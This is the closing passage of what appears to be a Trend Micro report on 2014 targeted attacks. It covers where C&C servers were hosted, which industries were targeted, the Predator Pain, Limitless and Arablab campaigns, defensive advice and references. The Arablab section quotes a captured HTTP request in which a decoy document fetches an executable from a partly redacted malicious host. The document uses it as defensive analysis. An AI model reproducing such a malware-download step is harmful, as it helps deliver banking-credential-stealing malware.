Based on the cases monitored in 2014, Australia, Brazil, China, Egypt, and Germany topped the list of countries that hosted targeted attack C&C servers. Note, however, that attackers need not physically reside in the countries identified below to launch attacks because C&C servers can be remotely accessed.



Top countries where targeted attack C&C servers were hosted in 2014


Government agencies remained the most favored attack targets in 2014. A spike in the number of attacks targeting hardware/software companies, consumer electronics manufacturers, and health care providers was seen in the second half of the year though, too.



Distribution of industries affected by targeted attacks in 1H and 2H 2014



Changes in the distribution of industries affected by targeted attacks in 1H and 2H 2014



Cybercriminal adoption of targeted attack techniques blurred the boundaries that set them apart.

Cybercriminals adopted techniques more commonly associated with targeted attacks because these proved effective in increasing their financial gain. The actors behind Predator Pain and Limitless, for instance, went after small and medium-sized businesses (SMBs) instead of individuals, allowing them to earn as much as US\$75 million in just six months.

Attackers sent business-themed messages laced with either Predator Pain or Limitless keyloggers as attachment to publicly listed corporate email addresses. The keyloggers allowed them to obtain browser-cached online account credentials and saved chat messages and emails, among others, that they could then use for more damaging purposes. They also enabled attackers to send emails to victims' business partners, thus allowing attackers to gain access to even bigger targets.

Senior threat researcher, Loucif Kharouni, examined various ways by which cybercriminals could use targeted attack methodologies. In Arablab, for instance, cybercriminals used decoy documents to mask their malicious intent.²⁸ When opened, a script silently runs in the background to access a malicious site and drop a Citadel malware variant that steals victims' online banking credentials. Arablab used various exploits, RATs, and banking Trojans, along with targeted attack tactics.

```
Get /gre/tan.exe HTTP/1.1\r\n
Accept: */*\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; Infopath.2)\r\n
Host: █████.████.8.21\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://████.████.8.21/gre/tan.exe]
[HTTP request 1/1]
[Response in frame: 7]
```


Code that runs when the decoy document is opened

Another case involved the use of two malicious Word documents that exploited a commonly targeted vulnerability. These documents were laced with macros whose final payload was a backdoor detected as BKDR_NEUREVT.SMA, which reported infected systems' OS, hardware specifications, security and FTP software, and messaging applications, among others, to cybercriminals. The attack also used compromised sites as C&C servers.

Threat Expert Insight


“As methodologies have not changed much over the years, an onslaught of targeted attacks confirms that similar threats are becoming more prevalent. We recognize that these methodologies are just as effective as they are widespread. In the end, an attacker’s goals and game plan are based on, simply put, whatever works.”

—Loucif Kharouni



Organizations would need to adapt to keep up with the dangers that targeted attacks pose.

One thing commonly taken for granted when explaining targeted attacks is that they are not linear in nature. Nothing could be further from the truth. Each component just emphasizes discrete steps or objectives related to gaining deeper and deeper access to networks. But these components can be repeatedly done, depending on each activity's success and whether or not the quality of information acquired is enough for an attack to progress.



Components of a targeted attack campaign

Targeted attacks are very often cyclical in nature; their components overlap. Threat actors determined to maintain access to systems, for instance, will not rely on a single successful point of entry. They generally install malware in different parts of networks if they can. C&C communication and lateral movement occur throughout campaigns. Data exfiltration is not a one-time affair, too, since transmitting information can be a noisy activity and more data can be progressively exfiltrated, depending on a lot of factors. Finally, maintenance can be considered a final “component” of a targeted attack wherein attackers perform certain activities to make sure incident response or takeover from other hackers fails.

Given the increased volume of targeted attacks, ease of mounting them, and difficulty to protect against them, network defenders must be able to exactly understand what a shift in mindset from prevention to detection entails. This means accepting that targeted attacks are or will eventually hit their networks, so no suite of blacklisting technologies will be able to keep determined threat actors at bay.

Fully understanding boundaries, traffic flow, and activities is crucial in maintaining comprehensive control of what is happening throughout networks. Ask questions such as “Is the network set up to flag Internet activity in a regional office if it happens at 3 A.M.?” or “Is the network set up to flag the transfer of specific files from a specific computer, for instance, the payroll manager’s or research and development (R&D) lead’s to another?”

Building threat intelligence is crucial in the fight against targeted attacks. Knowledge of the tools, tactics, and procedures that threat actors use based on external reports and internal historical and current monitoring can help create a strong database of indicators of compromise (IoCs) that can serve as basis for action. The right tools for advanced threat protection such as Trend Micro Deep Discovery should be part of an expanded security monitoring strategy.²⁹ This strategy also includes establishing and empowering incident response teams and training employees, partners, and vendors on social engineering and computer security.

We also recommend a Custom Defense strategy that uses a comprehensive “Detect—Analyze—Respond” life cycle to address threats particular to an organization.³⁰ This can provide in-depth threat profile information as well as advanced threat detection at the network level to discover malicious content (malware), communication, and attacker activity that are not typically visible to traditional security solutions.

Threat Expert Insight

“More than 44% of the soon-to-be-released joint ‘Trend Micro-Organization of American States (OAS) Critical Infrastructure Attack Survey’ respondents have been affected by attacks that attempted to delete or destroy their data integrity.”

—Tom Kellermann

References

1. Trend Micro Threat Research Team. (2014). *Trend Micro Security Intelligence*. “Operation Arid Viper: Bypassing the Iron Dome.” Last accessed on 27 March 2015, <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-operation-arid-viper.pdf>.
2. Masayoshi Someya. (18 August 2014). *TrendLabs Security Intelligence Blog*. “Risks from Within: Learning from the Amtrak Data Breach.” Last accessed on March 27, 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/risks-from-within-learning-from-the-amtrak-data-breach/>.
3. Kyle Wilhoit and Jim Gogolinski. (16 October 2014). *TrendLabs Security Intelligence Blog*. “Sandworm to Blacken: The SCADA Connection.” Last accessed on 27 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-blacken-the-scada-connection/>.
4. Bakuei Matsukawa, David Sancho, Lord Alfred Remorin, Robert McArdle, and Ryan Flores. (2014). *Trend Micro Security Intelligence*. “Predator Pain and Limitless: When Cybercrime Turns into Cyberspying.” Last accessed on 27 March 2015, <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-predator-pain-and-limitless.pdf>.
5. Lambert Sun and Brooks Hong. (4 February 2015). *TrendLabs Security Intelligence Blog*. “Pawn Storm Update: iOS Espionage App Found.” Last accessed on 27 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found/>.
6. Feike Hacquebord. (24 October 2014). *TrendLabs Security Intelligence Blog*. “Operation Pawn Storm: Putting Outlook Web Access Users at Risk.” Last accessed on 27 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/operation-pawn-storm-putting-outlook-web-access-users-at-risk/>.
7. Ivan Fontarensky, Fabien Perigaud, Ronan Mouchoux, Cedric Pernet, and David Bizeul. (2014). Airbus Defence & Space. “Operation Pitty Tiger: The Eye of the Tiger.” Last accessed on 28 March 2015, <http://bitbucket.cassidiancybersecurity.com/whitepapers/downloads/Pitty%20Tiger%20Final%20Report.pdf>.
8. The Japan Times. (11 August 2014). *The Japan Times News*. “Benesse Suspect Gets Fresh Warrant Over Second Data Theft.” Last accessed on 28 March 2015, <http://www.japantimes.co.jp/news/2014/08/11/national/crime-legal/benesse-suspect-gets-fresh-warrant-over-second-data-theft/#.VRYSDPmUfTp>.
9. Jiji Kyodo. (17 July 2014). *The Japan Times News*. “Benesse Leak Suspect Held; Firm Plans Compensation.” Last accessed on 6 April 2015, <http://www.japantimes.co.jp/news/2014/07/17/national/crime-legal/arrest-warrant-looms-systems-engineer-benesse-data-leak/#.V5JL-vmsUlc>.
10. Trend Micro Incorporated. (2015). *Threat Encyclopedia*. “IOS_XAGENT.A.” Last accessed on 28 March 2015, http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/IOS_XAGENT.A.
11. Jonathan Leopando. (12 April 2014). *TrendLabs Security Intelligence Blog*. “New Vulnerability Found in Popular Japanese Word Processor ‘Ichitaro.’” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/new-vulnerability-hits-popular-japanese-word-processor-ichitaro/>.
12. Roland Dela Paz. (24 May 2012). *TrendLabs Security Intelligence Blog*. “Specially Crafted .HWP File Used for Korean Targeted Campaign.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/specially-crafted-hwp-file-used-for-korean-targeted-campaign/>.
13. Jay Yaneza. (16 February 2015). *TrendLabs Security Intelligence Blog*. “Signed PoS Malware Used in Preholiday Attacks, Linked to Targeted Attacks.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/signed-pos-malware-used-in-pre-holiday-attacks-linked-to-targeted-attacks/>.
14. Maersk Menrige. (17 June 2014). *TrendLabs Security Intelligence Blog*. “Template Document Exploit Found in Several Targeted Attacks.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/template-document-exploit-found-in-several-targeted-attacks/>.
15. Kervin Alintanahin. (2 July 2014). *TrendLabs Security Intelligence Blog*. “KIVARS with Venom: Targeted Attacks Upgrade with 64-Bit ‘Support.’” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/kivars-with-venom-targeted-attacks-upgrade-with-64-bit-support/>.

16. Jay Yaneza. (29 December 2014). *TrendLabs Security Intelligence Blog*. “64-bit Version of HAVEX Spotted.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/64-bit-version-of-havex-spotted/>.
17. Trend Micro Incorporated. (5 December 2014). *TrendLabs Security Intelligence Blog*. “WIPALL Malware Leads to #GOP Warning in Sony Hack.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/wipall-malware-leads-to-gop-warning-in-sony-hack/>.
18. Command Five Pty. Ltd. (September 2011). *Command Five*. “SK Hack by an Advanced Persistent Threat.” Last accessed on 28 March 2015, https://www.commandfive.com/papers/C5_APT_SKHack.pdf.
19. Benson Sy. (19 January 2015). *TrendLabs Security Intelligence Blog*. “PlugX Malware Found in Official Releases of League of Legends, Path of Exile.” Last accessed 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/plugx-malware-found-in-official-releases-of-league-of-legends-path-of-exile/>.
20. Christopher Daniel So. (18 August 2014). *TrendLabs Security Intelligence Blog*. “BIFROSE Now More Evasive Through Tor, Used for Targeted Attack.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/bifrose-now-more-evasive-through-tor-used-for-targeted-attack/>.
21. Maersk Menrige. (25 June 2014). *TrendLabs Security Intelligence Blog*. “PlugX RAT with ‘Time Bomb’ Abuses Dropbox for Command-and-Control Settings.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/plugx-rat-with-time-bomb-abuses-dropbox-for-command-and-control-settings/>.
22. Trend Micro Incorporated. (12 May 2014). *TrendLabs Security Intelligence Blog*. “Targeted Attack Against Taiwanese Agencies Used Recent Microsoft Word Zero Day.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/targeted-attack-against-taiwanese-agencies-used-recent-microsoft-word-zero-day/>.
23. Microsoft. (2014). *Security TechCenter*. “Microsoft Security Bulletin MS14-021—Critical.” Last accessed on 28 March 2015, <https://technet.microsoft.com/library/security/ms14-021>.
24. William Gamazo Sanchez. (10 November 2014). *TrendLabs Security Intelligence Blog*. “Timeline of Sandworm Attacks.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/timeline-of-sandworm-attacks/>.
25. Jonathan Leopando. (21 October 2014). *TrendLabs Security Intelligence Blog*. “Microsoft Windows Hit by New Zero-Day Attack.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/microsoft-windows-hit-by-new-zero-day-attack/>.
26. Kervin Alintanahin. (17 June 2014). *TrendLabs Security Intelligence Blog*. “PLEAD Targeted Attacks Against Taiwanese Government Agencies.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/plead-targeted-attacks-against-taiwanese-government-agencies-2>.
27. Jayronn Christian Bucu. (18 September 2014). *TrendLabs Security Intelligence Blog*. “EvilGrab Malware Family Used in Targeted Attacks in Asia.” Last accessed on 28 March 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/>.
28. Loucif Kharouni. (2014). *Trend Micro Security Intelligence*. “Cybercriminals Use What Works: Targeted Attack Methodologies for Cybercrime.” Last accessed on 28 March 2015, <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cybercriminals-use-what-works.pdf>.
29. Trend Micro Incorporated. (2015). *Trend Micro*. “Deep Discovery: Advanced Network Security.” Last accessed on 1 April 2015, <http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/>.
30. Trend Micro Incorporated. (2015). *Trend Micro*. “Custom Defense Against Targeted Attacks.” Last accessed on 6 April 2015, http://www.trendmicro.com/cloud-content/us/pdfs/business/white-papers/wp_custom-defense-against-targeted-attacks.pdf.

Created by:

TrendLabs

The Global Technical Support & R&D Center of **TREND MICRO**

TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit www.trendmicro.com



Securing Your Journey
to the Cloud